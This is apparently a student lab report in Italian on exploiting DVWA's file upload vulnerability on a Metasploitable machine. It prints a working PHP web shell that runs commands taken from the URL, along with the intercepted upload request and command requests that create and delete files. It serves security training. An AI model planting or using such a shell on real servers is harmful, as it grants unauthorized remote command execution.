



Federico
Cuccu

Sfruttamento di una vulnerabilità di File Upload

Consegna S6/L1 – DVWA



Obiettivo dell'esercizio

L'obiettivo di questo esercizio è imparare a sfruttare una vulnerabilità di caricamento file (file upload) su un'applicazione web vulnerabile (DVWA) per ottenere accesso remoto alla macchina bersaglio, Metasploitable.

Useremo una shell PHP caricata tramite DVWA per eseguire comandi a distanza e analizzeremo il traffico usando BurpSuite.

Preparazione dell'ambiente

- Avviamo metasploitable e kali
- accediamo a metasploitable tramite interfaccia web (es. 192.168.1.71)
- accediamo alla sezione dvwa
- abbassiamo il livello di sicurezza a 'low'

Abbassiamo il livello di sicurezza in quanto altrimenti, durante il caricamento della shell PHP, il file non verrà caricato.

Quando il livello di sicurezza è impostato su 'high' possiamo caricare solo alcuni tipi di file (es. immagini).

Caricamento della shell PHP

Caricamento della shell PHP

Quando carichiamo il file 'shell.php' possiamo notare che un potenziale attaccante, intercettando i pacchetti di rete, sarebbe in grado di leggere in chiaro il file.

Il file viene caricato con il metodo 'POST', utilizzato per inviare dati al server, includendo il file nel corpo della richiesta, anziché nell'URL.


```
Request
Pretty  Raw  Hex
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryiNYHMbi9mwbBlu3v
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000000
20 -----WebKitFormBoundaryiNYHMbi9mwbBlu3v
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 if (isset($_GET['cmd'])) {
26     echo "<pre>";
27     $cmd = ($_GET['cmd']);
28     echo "*****\n";
29     echo "Esecuzione shell PHP...\n";
30     echo "*****\n";
31     system($cmd);
32     echo "</pre>";
33 } else {
34     echo "<pre>";
35     echo "*****\n";
36     echo "Benvenuto nella shell PHP.\n";
37     echo "*****\n";
38     echo "Come si usa:\n";
39     echo "Inserisci la richiesta nell'url: ?cmd=<command>";
40     echo "</pre>";
41 }
42 ?>
```

Caricamento della shell PHP

Se il file è stato caricato correttamente, possiamo vederlo da linea di comando dalla shell di Metasploitable:

```
cd ~ (per tornare alla directory root)  
cd /var/www/html/dvwa/hackable/uploads/
```

Poi verifichiamo con ls, come da immagine.



```
msfadmin@metasploitable:/var/www/dvwa/hackable/uploads$ ls  
dvwa_email.png  shell.php  
msfadmin@metasploitable:/var/www/dvwa/hackable/uploads$ _
```

The screenshot shows a terminal window with a dark background. The prompt is 'msfadmin@metasploitable:/var/www/dvwa/hackable/uploads\$'. The user has entered 'ls' and the output is 'dvwa_email.png' and 'shell.php'. The prompt is now 'msfadmin@metasploitable:/var/www/dvwa/hackable/uploads\$ _'. The terminal window has a scrollbar on the right and a taskbar at the bottom with various icons and the text 'CTRL (DESTRA)'.

Invio dei comandi alla shell

Invio dei comandi alla shell

Da questo momento in poi, potremo inviare comandi alla shell di Metasploitable da remoto.

I comandi li inviamo tramite l'URL, utilizzando il metodo HTTP 'GET'.

Nell'URL scriviamo il comando desiderato in questo modo:

shell.php?cmd=<comando>

Request

	Pretty	Raw	Hex
1	GET /dvwa//hackable/uploads/shell.php?cmd=ls HTTP/1.1		
2	Host: 192.168.1.71		
3	Accept-Language: en-US,en;q=0.9		
4	Upgrade-Insecure-Requests: 1		
5	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36		
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.7		
7	Accept-Encoding: gzip, deflate, br		
8	Cookie: security=high; PHPSESSID=4caaee3eadd210a15f45b6671c1bd7b1		
9	Connection: keep-alive		
.0			
.1			

Scrittura di file e cartelle

Essendo la macchina vulnerabile, abbiamo la possibilità non solo di leggere i file presenti nella directory, ma possiamo anche scrivere e cancellare file e cartelle.

Per scrivere un file:

`shell.php?cmd=touch file.txt`

Per scrivere un file:

`shell.php?cmd=mkdir nomeCartella`

```
Request
Pretty Raw Hex
1 GET /dvwa//hackable/uploads/shell.php?cmd=mkdir%20cartellaEsempio HTTP/1.1
2 Host: 192.168.1.71
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/129.0.6668.71 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
  application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=3c828c405ca4e18df413dc2dc83eab2f
9 Connection: keep-alive
10
```

Eliminazione di file e cartelle

Per cancellare un file:

`shell.php?cmd=rm file.txt`

Per cancellare una cartella:

`shell.php?cmd=rmdir nomeCartella`

Request

```
Pretty Raw Hex
1 GET /dvwa//hackable/uploads/shell.php?cmd=rmdir%20cartellaEsempio HTTP/1.1
2 Host: 192.168.1.71
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/129.0.6668.71 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
  application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=3c828c405ca4e18df413dc2dc83eab2f
9 Connection: keep-alive
10
11
```

Output dei comandi shell

Prima e dopo i comandi shell

Dopo la creazione della cartella con mkdir:

```
← → ↻ ⚠ Not secure 192.168.1.71/dvwa//hackable/uploads/shell.php?cmd=ls

*****
Esecuzione shell PHP...
*****
cartellaEsempio
dvwa_email.png
shell.php
```

Dopo aver cancellato la cartella con rmdir:

```
← → ↻ ⚠ Not secure 192.168.1.71/dvwa//hackable/uploads/shell.php?cmd=ls

*****
Esecuzione shell PHP...
*****
dvwa_email.png
shell.php
```

Conclusioni

Conclusioni

Le vulnerabilità di file upload possono essere sfruttate per ottenere accesso non autorizzato a un server.

L'assenza di controlli sui file caricati consente di introdurre codice dannoso, come una shell PHP, e ottenere il controllo remoto di un sistema.

BurpSuite ci permette di monitorare il traffico HTTP e capire il flusso di richieste e risposte tra client e server, aumentando la consapevolezza sulle tecniche che un potenziale attaccante può utilizzare.